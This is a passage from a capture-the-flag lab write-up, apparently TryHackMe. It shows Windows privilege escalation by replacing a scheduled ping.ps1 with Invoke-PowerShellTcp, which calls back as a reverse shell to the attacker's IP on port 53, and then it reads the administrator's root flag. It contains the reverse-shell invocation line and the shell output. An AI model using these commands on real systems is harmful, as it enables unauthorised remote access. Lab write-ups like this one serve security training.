
We first need open Invoke-PowerShellTcp.ps1 and change the file to run at the bottom

```
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
        Write-Error $_
    }
}

Invoke-PowerShellTcp -reverse -ip 10.0.0.48 -port 53
```


Notice how I am calling for the script to run a reverse tcp connection back to my IP address on port 53

Start a listener on port 53 and also change their ping.ps1 to ours as shown






After a minute or so we get a call back



We are administrator lets head over to root.txt and finish this up


PS C:\Windows\system32> cd C:\Users\administrator\desktop
PS C:\Users\administrator\desktop> dir
Directory: C:\Users\administrator\desktop
Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 8/6/2022 8:26 AM 21 Root.txt
PS C:\Users\administrator\desktop> type Root.txt
THM{Head_Like_A_Hole}
PS C:\Users\administrator\desktop>